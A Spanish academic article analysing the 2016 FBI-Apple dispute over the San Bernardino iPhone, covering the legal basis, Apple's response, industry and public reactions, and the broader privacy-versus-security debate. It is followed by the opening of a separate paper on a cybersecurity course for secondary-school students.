El caso del que está pendiente toda la comunidad de las nuevas tecnologías en estos momentos es la orden judicial presentada en California a petición del FBI para que la compañía Apple facilite el acceso a los datos de un teléfono i-phone 5C perteneciente a uno de los terroristas que perpetraron la matanza de San Bernardino.

El interés del caso -y lo que le diferencia de otras muchas docenas de ellos en los que las investigaciones policiales se ven frenadas por la encriptación de los dispositivos móviles- se basa en varios aspectos que lo hacen único:

1. El teléfono en cuestión pertenecía a uno de los terroristas que cometieron el mayor atentado en Estados Unidos desde el 11S. El FBI alega que el teléfono podría contener datos relevantes para establecer vínculos de los terroristas con terceras personas u otras pistas.

2. Sin embargo, Syed Rizwan Farook, poseía otros teléfonos móviles, que destruyó antes de los atentados y que se supone que eran los que realmente contendrían información incriminatoria o sensible. Lo que se conoce del teléfono superviviente da pie a pensar que su contenido tiene un interés muy limitado.

3. El juez basa su petición en una ley de 1789, *All Writs Act* [3], prácticamente en desuso y que otorga a los investigadores unas capacidades anacrónicas con la tecnología del siglo XXI.

4. La orden se dicta en pleno debate sobre la encriptación de los dispositivos digitales, tanto al nivel de la sociedad civil como entre los legisladores y juristas. De hecho, uno de los pocos congresistas con perfil tecnológico ha solicitado la retirada de la orden y la prosecución de las deliberaciones en sede parlamentaria a los efectos de elaborar la legislación que regule el nivel de encriptación que resulta en un equilibrio razonable entre la seguridad de las comunicaciones privadas y la seguridad pública [4]. Este debate se abrió en los últimos años a raíz de las revelaciones del caso Snowden.

5. Desde el punto de vista comercial, el daño que la adopción de esta medida podría hacer a la marca Apple y a su imagen de mimo a la privacidad y el respeto a los datos de sus clientes es potencialmente muy significativo. De hecho, el miedo a la jurisprudencia que puede sentar una acción de este tipo ha conseguido aglutinar tras la empresa de Tim Cook a la práctica totalidad del sector, con la notable excepción de Bill Gates.

6. La importancia del precedente de Derecho se ha considerado en las primeras referencias aparecidas en publicaciones especializadas como la verdadera razón para dictar la orden. De hecho, parece ser que Apple solicitó en conversaciones previas con el FBI que la petición de acceso al dispositivo se realizase de forma privada y la agencia insistió en el trámite público con la aparente intención de sentar ese antecedente de Derecho.

7. ONG y sociedad civil observan con preocupación la posibilidad de que los gobiernos puedan obligar a las compañías de comunicaciones a sabotear sus propios sistemas de seguridad por las implicaciones que podría tener esta medida entre activistas de países en los que el respeto a los Derechos Humanos se entiende de una forma muy laxa. Las compañías con proyección global, como Apple, difícilmente podrían negar a unos gobiernos lo que ofrecen a otros.

Si bien, en plena campaña electoral, pocos han sido los candidatos que se han decantado claramente por una u otra opción, los políticos más conservadores del arco republicano tienden a ponerse del lado del FBI favoreciendo la acción de la seguridad estatal, mientras que los más progresistas del bando demócrata -y aquellos cuyas demarcaciones coinciden con las sedes donde están implantadas las empresas

tecnológicas- se apresuran a defender el derecho de las empresas para desarrollar el mejor producto posible sin tener que abrir puertas traseras en su seguridad.

En realidad, la petición de la orden [5] no aspira a que Apple abra una puerta trasera en el teléfono en cuestión. Las dos únicas solicitudes que se hacen son:

1. Reconfigurar el firmware del dispositivo para eliminar la limitación de diez intentos de introducción de la clave de desbloqueo de la tarjeta antes de que el sistema borre los datos que contiene.

2. Eliminar el retraso artificial que añade el dispositivo entre intento e intento cada vez que se yerra. Este retraso puede llegar a ser de hasta una hora.

De esta manera, el FBI no está solicitando que se descifre la clave del teléfono, sino que está exigiendo que se facilite su labor para hacerlo ellos mismos en un ataque de fuerza bruta, por prueba sucesiva y automática de claves. En una encriptación con una clave de cuatro dígitos, como es el caso, se trataría de probar hasta un máximo de 10.000 combinaciones, lo cual llevaría apenas unos minutos si se cumplen sus demandas.

Como queda dicho, más allá de las dificultades técnicas (poco significativas al decir de varios expertos, tanto del Centro de Excelencia de la OTAN para la Cooperación en Ciberdefensa CCDCoE [6] como de autoridades como John McAffee [7]), lo sustancial de este caso es el precedente sobre la primacía entre la privacidad y la seguridad. O, dicho de otra manera, entre dos tipos de seguridad, la de las comunicaciones personales y la del Estado. El caso es, asimismo, un debate sobre la relación entre una empresa tecnológica y un Estado en el que la primera aboga por la privacidad, mientras el segundo defiende la primacía de la seguridad nacional, lo que justifica la exigencia de obligaciones de colaboración por parte de Apple que pueden no ser conformes con la Cuarta Enmienda y con la jurisprudencia del propio Tribunal Supremo estadounidense.

En efecto, de acuerdo con la Cuarta Enmienda, "The right of the people to be secure in their persons, houses, papers, and effects, against unreasonable searches and seizures, shall not be violated, and no Warrants shall issue, but upon probable cause, supported by Oath or affirmation, and particularly describing the place to be searched, and the persons or things to be seized".

Por su parte, como explica Raviv, "the Supreme Court has faced and answered difficult questions about technology's role in privacy and criminal procedure in a generally satisfying manner. (..) The Court has generated two clear rules pertaining to technology in this space. First, it has made clear that government agencies using technology to gain access to and gather data from a traditionally protected (private) space without a warrant will not be tolerated. Second, no government will be allowed to engage in warrantless physical trespass upon the property of the defendant in order to gather information. The coupling of these two rules, combined with the more flexible 'reasonable expectation of privacy' test, yields decisions regarding technology that are generally sensible because Justices need not understand the mechanics of technology to apply them. They also foster other benefits: flexibility in the face of new innovation and administrability for law enforcement" [8].

Desde esa doble perspectiva, normativa y jurisprudencial, resulta menos justificable la acción del FBI y más convincentes los argumentos de Apple.

A) LOS ARGUMENTOS DE APPLE

Desde el lanzamiento del iPhone 6, cuando se introdujeron los cambios que hacen que la encriptación de los aparatos sea por defecto, Apple ha utilizado esa novedad tecnológica como reclamo publicitario enviando un mensaje nuevo, contundente y arriesgado frente a prácticas, como el espionaje con medios cibernéticos, que habían desembocado en casos notorios como WikiLeaks o Snowden. Con anterioridad, esta compañía podía descifrar claves, contraseñas y códigos de bloqueo bajo petición judicial y, desde 2008, se contabilizan más de setenta dispositivos desbloqueados por ese motivo. Pero, ahora, un algoritmo en su sistema operativo permite que solo el usuario tenga acceso a los contenidos protegidos, con lo que Apple no puede entregar información, ni siquiera en cumplimiento de una orden judicial.

El sistema operativo iOS 8 para móviles y tabletas supone que sólo el propietario, mediante su clave, tiene acceso a los datos de su dispositivo. La campaña publicitaria insiste en la idea de que el único dueño de los iPads e iPhones será el comprador y en la fórmula "si no eres el cliente, eres el producto" atribuida a Jan Koum, fundador de WhatsApp, para defender la privacidad de la marca. En una carta explicando los cambios en su política de privacidad, Tim Cook, consejero delegado de Apple, advertía que: "Técnicamente, ya no podremos asumir las peticiones del gobierno para tomar datos de aparatos que estén en su posesión siempre que tengan instalado iOS 8" [9]. Ello excluye la posibilidad de que Apple colabore con las autoridades estatales. En realidad, el nuevo sistema sitúa la responsabilidad final en cada cliente individual, esto es, en el dueño del móvil. El problema es que, en el caso de San Bernardino, no se plantea esa opción.

El 16 de febrero de 2016, en un comunicado a sus clientes, Apple advierte que "The United States government has demanded that Apple take an unprecedented step which threatens the security of our customers. We oppose this order, which has implications far beyond the legal case at hand. This moment calls for public discussion, and we want our customers and people around the country to understand what is at stake" [10].

La reacción del Departamento de Justicia de Estados Unidos consiste, por una parte, en exigir a Apple que colabore para poder acceder a los datos del iPhone del autor de la masacre, mientras que, por otra, difunde la idea de que la negativa de Apple a desbloquear el teléfono es una operación de marketing basada en razones meramente comerciales de negocio. El director del FBI, James Comey, por su parte, se justifica alegando un único e incuestionable objetivo que es hacer justicia para las víctimas de San Bernardino.

La política de Apple frente a estas críticas responde a una estrategia inteligente, combinada y global que se ha organizado en torno a cinco parámetros principales:

a) responder a las críticas;
b) explicar su decisión;
c) adoptar una posición conciliadora con propuestas activas de solución;
d) continuar con el desarrollo técnico de sus productos; y

e) impugnar la resolución judicial que le obliga a cooperar con el FBI.

a) La respuesta de Apple frente a las acusaciones procedentes de la Administración no se hace esperar y aporta datos reveladores que cuestionan la actuación de las autoridades y, entre ellos, los dos siguientes:

1. La contraseña del Apple ID del iPhone 5C cambió menos de 24 horas después de que el teléfono llegase a manos del Gobierno, por error o por negligencia, no se sabe, pero es obvio que, si eso no hubiese ocurrido, el acceso a los datos habría sido posible y no habría sido necesaria la solicitud de creación de una *backdoor*;

2. En varias ocasiones, desde el suceso, Apple ha ensayado fórmulas para recuperar el contenido sin crear una *backdoor*, incluyendo sucesivos intentos de conectar el teléfono a una red wifi conocida por el teléfono para entrar a iCloud y poder acceder a su contenido, pero descubrieron que el presunto autor del tiroteo había desactivado su cuenta de iCloud días antes del suceso.

En esta primera línea parece una reacción inteligente porque deriva la responsabilidad de la situación hacia la posible incompetencia o negligencia de las autoridades, al tiempo que muestra su determinación de defenderse frente a las acusaciones con toda la información de que dispone.

b) La explicación de su decisión se realiza en un memorándum enviado a sus empleados y en un comunicado general bajo el título "Answers to your questions about Apple and security" [11]. El primer apartado, "Why is Apple objecting to the government's order?", explica los dos problemas principales que plantea la creación de la *backdoor* solicitada por el FBI: "First, the government would have us write an entirely new operating system for their use. They are asking Apple to remove security features and add a new ability to the operating system to attack iPhone encryption, allowing a passcode to be input electronically. This would make it easier to unlock an iPhone by "brute force," trying thousands or millions of combinations with the speed of a modern computer". Y, segundo, "the order would set a legal precedent that would expand the powers of the government and we simply don't know where that would lead us. Should the government be allowed to order us to create other capabilities for surveillance purposes, such as recording conversations or location tracking? This would set a very dangerous precedent".

Sobre esos presupuestos, el comunicado consiste en ofrecer respuestas a una serie de cuestiones y, entre ellas, las siguientes: que es técnicamente factible responder a la solicitud del FBI pero sumamente peligroso: que no es posible garantizar el uso y posterior destrucción de la *backdoor* porque el mundo digital no funciona como el físico; y que la negativa a colaborar no es una estrategia de marketing.

Esta línea de actuación es acertada por dos motivos principales de fondo y de forma. El primero es que hay dos acciones: por una parte, el escrito o comunicado dirigido a todos los usuarios y clientes y al público en general; y, por otra, el memorandum destinado a sus empleados que, lógicamente, han de verse especialmente afectados por el caso y que, a su vez, propicia la generación de un espacio de entendimiento común o de empresa compartida que a la postre sólo puede reportar beneficios para el conjunto de la compañía.

c) La posición de Apple frente a las autoridades es, a pesar de las críticas recibidas, conciliadora y proactiva en la solución del caso mediante la propuesta de creación de una comisión o panel de expertos en inteligencia, tecnología y libertades civiles para discutir las implicaciones legales, para la seguridad nacional, la privacidad y las libertades personales. Es una idea que cuenta con adeptos tanto entre los demócratas como en las propias filas republicanas.

Con una opinión pública especialmente sensible al tema terrorista y en una campaña electoral en la que incluso se solicita el boicot a sus productos, Apple debe mostrar una actitud abierta y conciliadora. Ello no significa un cambio de sus posiciones como demuestra su siguiente línea de acción.

d) Apple ya está trabajando en un sistema para fortalecer sus algoritmos de cifrado con objeto de evitar que esta situación pueda repetirse. En la actualidad, el contenido de iCloud está cifrado, pero no lo están las claves que desbloquean esa información que son las que podría solicitar el Gobierno. El *New York Times* apunta a que, tras este caso, Apple se está planteando el diseño de sus aparatos —incluso en hardware— para hacerlos inmunes a posibles hackeos de la propia Apple.

e) Apple ha planteado, como es lógico, un recurso ante un tribunal federal solicitando la anulación de la orden judicial que le obliga a cooperar con el FBI. Las partes fueron convocadas par testificar en una comparecencia en el Congreso el 1 de marzo para hablar sobre el caso del encriptado y declararan a lo largo del mes ante la autoridad judicial que lleva el caso.

La valoración extremadamente positiva que merece esta estrategia pluridireccional no impide reconocer que su efectividad puede verse limitada por los términos en los que la Administración está planteando el discurso, porque no lo sitúa en el terreno de la argumentación lógica o de la razón. El problema de fondo es que se muestra como un debate que enfrenta a quienes rechazan y a quienes protegen a los terroristas y obliga a las compañías a demostrar su lealtad al país y su compromiso en la lucha contra la violencia. No hace mucho, Pável Durov advertía que no es razonable culpar a una aplicación de un acto terrorista del mismo modo que no se culpa a un fabricante de armas de la comisión de un crimen.

De hecho, mientras sigue el proceso, las críticas a Apple se suceden cuestionando, también, que, a pesar de su política de no lucrarse con la publicidad en Internet, el acuerdo al que llega con Google para establecerlo como buscador por defecto de sus móviles y tablets, le reportó, en 2014, más de 1.000 millones de dólares.

En términos generales, Apple ha recibido el apoyo de las empresas (B) mientras que la reacción política y social (C) no está definitivamente escorada a favor o en contra, pero la presencia de los críticos se pone de manifiesto con mayor virulencia.

B) LA REACCIÓN DE LAS EMPRESAS

Las acusaciones vertidas por el Gobierno contra Apple han tenido el efecto de agudizar el conflicto que mantenían las empresas tecnologicas con la Administración estadounidense, especialmente después del caso Snowden, focalizado en los temas de seguridad y privacidad. En realidad, ha servido para que aquellas asuman como propia la política de Apple frente

al Gobierno que alega en su defensa la protección y la seguridad de los ciudadanos por encima de la privacidad.

El motivo es que se trata de un problema extremadamente grave, general y compartido, en mayor o menor medida, por todas ellas. Si hace más de una década Blackberry ya era una compañía defensora de la tesis maximalista en materia de protección de datos, Telegram constituye, en la actualidad, una referencia igualmente ineludible en esta polémica hasta el punto de haber sido calificada como el instrumento de comunicación de criminales y terroristas. Pável Durov ha hecho expreso su apoyo a Apple en el último Mobile World Congress.

Desde que se inicia el asunto Apple, ha habido reacciones individuales de destacados representantes de esas empresas junto con acciones colectivas y, junto a ello, la propuesta intermedia de solución de McAfee.

Entre las primeras, no debe extrañar, conociendo los antecedentes, que Jam Koum haya salido inmediatamente en defensa de Apple afirmando: "I have always admired Tim Cook for his stance on privacy and Apple's efforts to protect user data and couldn't agree more with everything said in their Customer Letter today. We must not allow this dangerous precedent to be set. Today our freedom and our liberty is at stake". Jack Dorsey, desde Twitter, ha mostrado también su respaldo en términos similares. En el caso de Facebook, es un comunicado oficial donde se condena el terrorismo y se defiende la necesidad de mantener un nivel elevado de seguridad de los sistemas. Incide, en particular, en que las peticiones realizadas desde el Gobierno "pueden crear un precedente nefasto y obstruir los esfuerzos que las empresas hacemos por construir productos seguros". Por su parte, el consejero delegado de Google, Sundar Pichai, apoya la decisión de Apple argumentando que "forzar a las compañías a permitir que se hackeen sus productos compromete la privacidad de sus usuarios. Sabemos que los representantes de las leyes y las agencias de inteligencia afrontan retos importantes para proteger al público frente a delitos y terrorismo. Hacemos productos seguros para mantener la información a salvo y dar acceso a las investigaciones siempre que se basen en órdenes legales, pero lo que es totalmente distinto es pedir a las empresas que incluyamos una fórmula para que se pueda acceder a los datos de los consumidores y sus aparatos. Este podría ser un mal precedente" (El País, 18 de febrero de 2016).

El Movimiento de Reforma de Vigilancia Gubernamental (RGS) que, desde 2013, une a AOL, Apple, Dropbox, Evernote, Facebook, Google, LinkedIn, Microsoft, Twitter y Yahoo! ha manifestado también su apoyo a Apple afirmando que "es extremadamente importante desalentar a los terroristas y criminales y ayudar en el cumplimiento de la ley cuando requieran información que nos mantenga a todos seguros. Pero no deberían pedirnos a las empresas de tecnología que construyamos puertas traseras para acceder a la información de los usuarios. Las empresas de RGS mantenemos un compromiso de colaboración con la ley a la vez que velamos por la información de nuestros clientes" [12].

Más allá del apoyo individual o colectivo, la solución propuesta por McAffee se anuncia no sólo como un servicio al FBI, sino como una forma de liberar a Apple del problema de crear la *backdoor*. John McAffe hace la siguiente propuesta al FBI: "I will, free of charge, decrypt the information on the San Bernardino phone, with my team. We will primarily use social engineering, and it will take us three weeks. If you accept my offer, then you will not need to ask Apple to place a back door in its product, which will be the beginning of the end of America".

En su línea alternativa, McAffee explica que "With all due respect to Tim Cook and Apple, I work with a team of the best hackers on the planet. These hackers attend Defcon in Las Vegas, and they are legends in their local hacking groups, such as HackMiami. They are all prodigies, with talents that defy normal human comprehension. About 75% are social engineers. The remainder are hardcore coders. I would eat my shoe on the Neil Cavuto show if we could not break the encryption on the San Bernardino phone. This is a pure and simple fact". Además, esta leyenda de la ciberseguridad aprovecha la ocasión para preguntar porqué no trabajan los mejores hackers del planeta en el FBI, mientras que no ocurre igual en Rusia o China [13].

Por otra parte, siguiendo las informaciones de prensa, ha habido también varios expertos en seguridad que han recomendado soluciones técnicas [14] o que, como Panda Security o GData, han descartado la efectividad de esa medida contra el terrorismo "ya que un criminal nunca usaría una tecnología con una llave maestra y optaría por cifrar sus dispositivos con sus propios métodos, dejando claro que esta medida sólo pretende espiar al resto de la población" (El Mundo, 18-2-2016).

El apoyo generalizado a Apple en el caso de las empresas no se reproduce en la opinión pública ni, desde luego, entre la clase política y el Gobierno.

C) LA REACCIÓN POLÍTICA Y SOCIAL

Las declaraciones de Edward Snowden son relevadoras de la gravedad del problema más allá de la relación entre Gobierno y empresas. El ex-agente de la CIA afirma con rotundidad que el FBI "está creando un mundo en el que los ciudadanos confían en Apple para defender sus derechos, y no al revés". Cindy Cohn, directora ejecutiva de Electronic Frontier Foundation (EFF), es igualmente contundente hablando en nombre de su organización: "We've long warned that the FBI seeks to undermine the security for technology users, and have been warning that a showdown like this one was coming. Make no mistake, all of us have our security at stake here. (..) Neither the technology nor the law supports this. As security expert Bruce Schneier said, either we all have security or none of us does. So it's gratifying to see Apple take this stand to protect the security and privacy of its customers. (…) This is about all of our safety and resisting government overreach. These are hard battles to fight—we know, we've been fighting them for many years. We're proud of Apple for supporting strong encryption, which at its heart is supporting civil liberties. And we're proud to stand with them on this fight" [15].

La opinión pública no comparte o, directamente, no asimila esos argumentos. Según una encuesta del Pew Research Center, el 51% de los consultados considera que Apple debería desbloquear el iPhone para ayudar a la investigación del FBI y sólo un 38% apoya la negativa de la compañía. Con el recuerdo indeleble del 11-S en la memoria colectiva, el miedo al terrorismo yihadista regresa con fuerza

a EEUU tras los atentados del 13 de noviembre en Francia y tras la masacre de San Bernardino. La lucha contra el terrorismo y la seguridad nacional constituyen la máxima prioridad para más del 40% de los estadounidenses.

El discurso político fluctúa entre los mensajes extremos del candidato republicano a la Presidencia, Donald Trump, pidiendo el boicot a Apple, al parecer desde su propio iPhone, hasta los sucesivos intentos del Presidente Obama por encontrar el apoyo de Silicon Valley, pasando por la cautela de los candidatos demócratas que coinciden en defender una actitud comprensiva y conciliadora.

En general, la reacción socio-político está realmente condicionada por los hechos mismos que dan origen a este caso, por el contexto en que se produce, por la tergiversación de los políticos, por una relativa desinformación mediática y, en el fondo, por planteamientos maniqueos de la realidad. En un año con campaña electoral, la mezcla de discursos demagógicos y populistas, junto con la invocación persistente de la amenaza, unida a una cierta incitación al víctimismo patriótico, se convierte en una fórmula explosiva capaz de impedir, incluso, un debate un poco más neutro y menos coyuntural y, desde luego, sin esa precipitación que sólo puede complicar las decisiones.

Pável Durov, creador de Telegram, se defiende de las acusaciones que recibió su aplicación tras los atentados de París, con una argumentación sencilla: "Mi lógica dice que en la era digital los procesos deben descentralizarse, dejar que se relacionen individuos y negocios, confiando mutuamente. Mi punto de vista es que la economía compartida es un buen ejemplo. Muchos gobiernos solo quieren recaudar y frenar el progreso" (El País, 28 de febrero de 2016).

El problema es que las normas jurídicas deben construirse sobre un cierto consenso político y social y puede que, con estas dinámicas, ese consenso se materialice en una dirección contraria a las necesidades y preocupaciones de los profesionales de la ciberseguridad y del progreso científico y tecnológico y, también, de la propia sociedad.

En el asunto FBI contra Apple, con el trasfondo de la relación entre Derecho y Tecnología, el Estado ha llevado el debate hacia el terreno en el que concita la adhesión social para obligar a Apple a cumplir con sus requerimientos, a pesar de que contradicen frontalmente las políticas de la empresa y a pesar, también, de que pueden ser contrarios a lo dispuesto en la Cuarta Enmienda y a la jurisprudencia del Tribunal Supremo. Pero, situándose en el contexto de un enfrentamiento entre el Estado y una empresa tecnológica multinacional, es más fácil enmascarar que, en el fondo, se trata de un conflicto entre los derechos básicos de los individuos y los poderes del Estado.

IV. EL PROBLEMA DE FONDO

Lo que está en juego tiene muy poco que ver con la investigación de un caso criminal o de terrorismo. Sería un error incurrir en el cortoplacismo de entender la orden judicial como una mera formalidad para llevar a cabo una actuación policial.

El debate que subyace tiene mucho más que ver con el modelo de privacidad que quiere la sociedad y dónde está el equilibrio entre esta y la responsabilidad del Estado en proporcionar seguridad a sus ciudadanos. Aun así, no es tanto un debate entre la privacidad y la seguridad, sino entre la seguridad que proporciona un entorno concreto a las personas a título individual y la seguridad con la que el Estado intenta protegerse como tal organización social.

La tendencia natural de muchas "personas de orden" es a alinearse con el discurso oficial del gobierno y del FBI y apoyar la ejecución de la orden. El terrorismo es un acto que repugna a la naturaleza humana y, por lo tanto, particularmente adecuado para despertar la empatía ciudadana a su favor.

Sin embargo, el clima de desconfianza ante los servicios de los Estados que se ha venido desarrollando en los últimos años con las distintas revelaciones de intrusión en la vida privada por parte de los mismos, ha creado un caldo de cultivo de animosidad ante las acciones de estos animando a la opinión pública a desconfiar de cuáles son los verdaderos intereses que se defienden desde las instancias oficiales.

Llevando el razonamiento un paso más allá, en un mundo que responde al modelo de Thomas P. Barnett [16] en cuanto a la dependencia mutua entre las economías de los países, es muy difícil desvincular el modelo de negocio de las grandes corporaciones de las decisiones geopolíticas. La concesión del acceso a los datos de un dispositivo -pública y notoriamente- a los servicios policiales de un Estado conlleva un privilegio similar para cualesquiera otros Estados que lo reclamen, so pena de asumir la expulsión de un mercado que, en ocasiones, es incluso mayor que el que puede suponer el del país sede de la compañía.

Si cualquier Estado puede solicitar acceso a los datos digitales de un ciudadano, estaríamos poniendo en grave riesgo (y, de un modo filosófico, en entredicho) la existencia de elementos de sociedad civil en países con déficit en las libertades de su población. La garantía de seguridad colectiva de unos se llevaría a cabo, por lo tanto, en detrimento de la más elemental de las libertades de otros.

Sería complicado que una ONG pudiese mantener sus actividades de activismo sin un mínimo de garantía de confidencialidad en sus comunicaciones, por ejemplo.

Pensemos también en las implicaciones para la soberanía de los Estados, cuando esta pueda referirse a la ubicación física de los datos en los servidores de todo el mundo (la nube no existe, es el ordenador de otra persona). [17] ¿No llevará este concepto de soberanía, asociado al derecho del Estado de acceder progresivamente a más y más información contenida en dichos servidores, a una pretensión de nacionalización del ciberespacio en la que cada Estado quiera mantener en su territorio los datos que han generado sus ciudadanos? ¿Es eso posible -no ya deseable- en un mundo tan interconectado?

En cualquier caso, la pretensión de asimilar a los medios y las plataformas digitales a sus equivalentes físicos ignorando sus características distintivas no conseguirá nada más que enconar la pugna entre la realidad social que vive cada vez más según las condiciones que le permite el entorno virtual, y la ficción social regulada por un Derecho que se aferra a los patrones conocidos del entorno físico.

¿Se puede obligar a los medios digitales a asimilarse a los analógicos perdiendo buena parte de sus ventajas de diseño para que sea más sencillo regular su funcionamiento por mera traslación de lo ya establecido para el mundo físico?

El desenlace final del caso, con la supuesta participación de terceros en el desbloqueo del dispositivo y la retirada de la demanda del FBI sólo supone una forma más o menos

elegante de "salvar la cara" y demorar la resolución de este problema de fondo. Si acaso, puede pensarse que se ha perdido una excelente oportunidad para debatir en los foros adecuados el equilibrio que tiene que existir entre el poder del Estado y el de los ciudadanos privados en el siglo XXI.
La vía del precedente jurídico puede resultar un atajo útil para forzar sentencias en un sentido o en otro, pero lo que verdaderamente es necesario es un debate social y político sobre nuevos modelos de seguridad y de convivencia.

V. Conclusiones

El ciberespacio se ha definido como un *global common* o un *public good* y, aunque no responda fielmente a esa calificación, indudablemente, es un mundo diferente que, además, altera decisivamente el funcionamiento del mundo físico. La Tecnología es el fundamento del ciberespacio y el motor que mueve ambas esferas, virtual y física. El Derecho es el instrumento creado desde los inicios de la humanidad para ordenar la vida en sociedad, incluida la sociedad cibernética que es otro modelo de sociedad (y, por lo tanto, requiere de otro modelo de regulación). La ciberseguridad es una preocupación común y general, y una responsabilidad global y compartida.

Desde esa perspectiva, la relación entre ambos, Derecho y Tecnología, es ineludible y obligatoria. El Derecho no puede mantenerse al margen del cambio estructural que implican el ciberespacio y la ciberseguridad. La Tecnología puede continuar avanzando encorsetada en el Derecho creado para el mundo físico, como está ocurriendo en la actualidad, o incluso sin Derecho, pero ello llevaría a una sociedad tecnológica en sus logros y primitiva en sus estructuras y funcionamiento por carecer de la necesaria organización. Sin Tecnología y sin Derecho, no hay sociedad viable. Pero tampoco la puede haber si la Tecnología y el Derecho avanzan con ritmos diferentes y por caminos separados. La ordenación de la sociedad cibernética exige una verdadera interacción entre ambos que ha de construirse sobre una base sólida de formación e investigación. Es el camino hacia la denominada hibridación técnico-jurídica.

En ese contexto, los profesionales de la ciberseguridad y del derecho tienen una responsabilidad principal que se ha de fomentar incorporando aspectos básicos de formación en sus respectivos items curriculures, propiciando la investigación interdisciplinar y asociando ambos perfiles tanto en los procesos jurídicos como en el desarrollo científico y tecnológico.

La sociedad digital es fundamentalmente distinta de la analógica en cuanto a su poder de integración de los datos que se mueven por ella. Resultaría *naife* no incluir esta característica en la decisión sobre hacia dónde avanzar. Nunca, en el mundo físico, se ha podido acceder de forma simultánea a una base de datos de 76 millones de personas y siete millones de empresas… y robar los datos de todos ellos en una sola acción. Eso sí es posible en el mundo digital, como ya ha quedado demostrado [18].

Si pretendemos regular el ciberespacio según los parámetros del mundo físico estaremos asumiendo un riesgo de cambio de modelo social mucho peor que el que se pretende evitar. Hasta ahora, la recopilación de información sobre una persona o actividad era una labor lenta y siempre incompleta, los medios digitales permiten un conocimiento exhaustivo de todas las circunstancias que rodean a cualquiera. ¿Queremos abrir todavía más las puertas de semejante capacidad? En un mundo global, en un ciberespacio único, ¿quién servirá de contrapeso a un monopolio que no conozca fronteras ni límites?

Referencias

[1] Andreas Manolopoulus, "Raising Cyber-Borders: The Interaction Between Law and Technology", *International Journal of Law and Information Technology*, Vol. 11, Nº 1, 2003, pp. 40-58.

[2] Stephanie K. Pell & Christopher Soghoian, "Your Secret Stingray's No Secret Anymore: The Vanishing Government Monopoly Over Cell Phone Surveillance And Its Impact On National Security And Consumer Privacy", *Harvard Journal of Law & Technology*, Vol. 28, Nº 1, 2014, p. 6.

[3] All Writs Act. Disponible en: https://www.law.cornell.edu/uscode/text/28/1651

[4] La carta del Congresista Ted W. Lieu al Director del FBI, James Comey, puede consultarse en: http://es.scribd.com/doc/300185706/Letter-to-FBI-Comey-RE-Apple-February-23

[5] Orden de la Magistrada Eileen M. Decker por la que se insta a la empresa Apple a colaborar on el FBI para facilitarle el acceso a los daos del teléfono del terrorista implicado en el atentado de San Bernardino: https://assets.documentcloud.org/documents/2714001/SB-Shooter-Order-Compelling-Apple-Asst-iPhone.pdf

[6] Página web del Centro de Excelencia de la OTAN para la Cooperación en Ciberseguridad, ubicado en Tallin, Estonia, sobre la viabilidad técnica de llevar a cabo las acciones reclamadas por el FBI a Apple. https://ccdcoe.org/technology-experts-fbi-vs-apple-there-are-no-technical-obstacles-creating-back-door-software.html

[7] http://www.bbc.com/news/technology-35611763.

[8] Emma Raviv, "Homing In: Technology's Place In Fourth Amendment Jurisprudence", *Harvard Journal of Law & Technology*, Vol. 28, Nº 2, 2015, p. 594.

[9] VIFORDAT.COM, 24/09/2014, "Apple se autolimita para prevenirse de las peticiones judiciales", http://www.vifordat.com/noticias/apple-se-autolimita-para-prevenirse-de-las-peticiones-judiciales.

[10] COOK, Tim, "A message to our custormers", 16/02/2016, web de Apple: http://www.apple.com/customer-letter/.

[11] Página web de Apple con preguntas y respuestas sobre su seguridad: http://www.apple.com/customer-letter/answers/.

[12] Reform Government Surveillance, carta de las compañías tecnológicas al Senado de los Estados Unidos sobre la necesidad de regular la vigilancia estatal de los dispositivos digitales: https://www.reformgovernmentsurveillance.com/.

[13] McAFFE, John, " I'll decrypt the San Bernardino phone free of charge so Apple doesn't need to place a back door on its product", Bussiness Insider, 18/02/2016: http://www.businessinsider.com/john-mcafee-ill-decrypt-san-bernardino-phone-for-free-2016-2.

[14] WEISE, Elizabeth, " 3 other hacks FBI could use on killer's iPhone besides an Apple key", USA Today, 25/02/2016: http://www.usatoday.com/story/tech/news/2016/02/24/apple-iphone-hacks-encryption-san-bernardino-hardware-fbi/80812466/

[15] JESCHKE, Rebecca, "EFF to Apple Shareholders: Your Company Is Fighting for All of Us", Electronic Frontier Foundation, 26/02/2016:

https://www.eff.org/es/deeplinks/2016/02/eff-apples-shareholders-meeting-statement-support.

[16] Blog de Thomas P. M. Barnett: http://thomaspmbarnett.com/.

[17] Patrick Brown, “Searches Of Cell Phones Incident To Arrest: Overview Of The Law As It Stands And A New Path Forward”, *Harvard Journal of Law & Technology*, Vol. 27, Nº 2, 2014, p. 569.

[18] WEISE, Elizabeth, "JP Morgan reveals data breach affected 76 million households", USA Today, 03/10/2014: http://www.usatoday.com/story/tech/2014/10/02/jp-morgan-security-breach/16590689/

"Ciberseguridad para jóvenes": un curso para alumnos preuniversitarios

Juan F. García, Álvaro Botas, Sara I. González, Jorge Lorenzana, Miguel V. Carriegos
RIASC, Universidad de León
León, España
{jfgars, alvaro.botas, sara.gonzalez, jorge.lorenzana, miguel.carriegos}@unileon.es

Abstract- **Las universidades españolas ofertan una gran cantidad de cursos de extensión universitaria que abordan multitud de ámbitos y temáticas. Sin embargo, a tenor de los datos recogidos para las universidades de Castilla y León, es muy infrecuente que traten sobre ciberseguridad; más inusual es aún si cabe que vayan dirigidos de forma específica a alumnos de bachillerato. En este estudio presentamos precisamente un curso sobre ciberseguridad orientado a este tipo de alumnado, y recogemos las técnicas y métodos a seguir para evaluar tanto la acogida del mismo entre los asistentes, como las repercusiones que pudiera tener en la elección de carrera universitaria por parte de los mismos.**

***Index Terms*- jornadas, ciberseguridad, curso, bachillerato**

Tipo de contribución: *Formación innovación*

I. Introducción y Motivación

Es frecuente que las Universidades españolas oferten, además de títulos de grado y postgrado, cursos de extensión universitaria sobre un gran abanico de temáticas y disciplinas. Estos cursos suelen tener como público principal alumnos universitarios, en algunos casos de titulaciones específicas, pero también es habitual que permitan el acceso a un público más general, es decir, sin restricciones de vinculación con la institución y sin límites de edad.

Sin embargo, no es frecuente que se organicen cursos relacionados con la ciberseguridad, y tampoco que los cursos vayan orientados a alumnos preuniversitarios.

En esta propuesta nos centramos en ofrecer un curso sobre ciberseguridad dirigido a alumnos de primero y segundo de bachillerato. En este curso se tratan diferentes áreas de la ciberseguridad, abordada desde una perspectiva tecnológica, matemática y legal.

El objetivo de este trabajo es exponer los contenidos del curso y presentar una propuesta de evaluación, mediante diferentes tipos de cuestionarios, de la acogida y repercusión que este tipo de formación tiene en los alumnos.

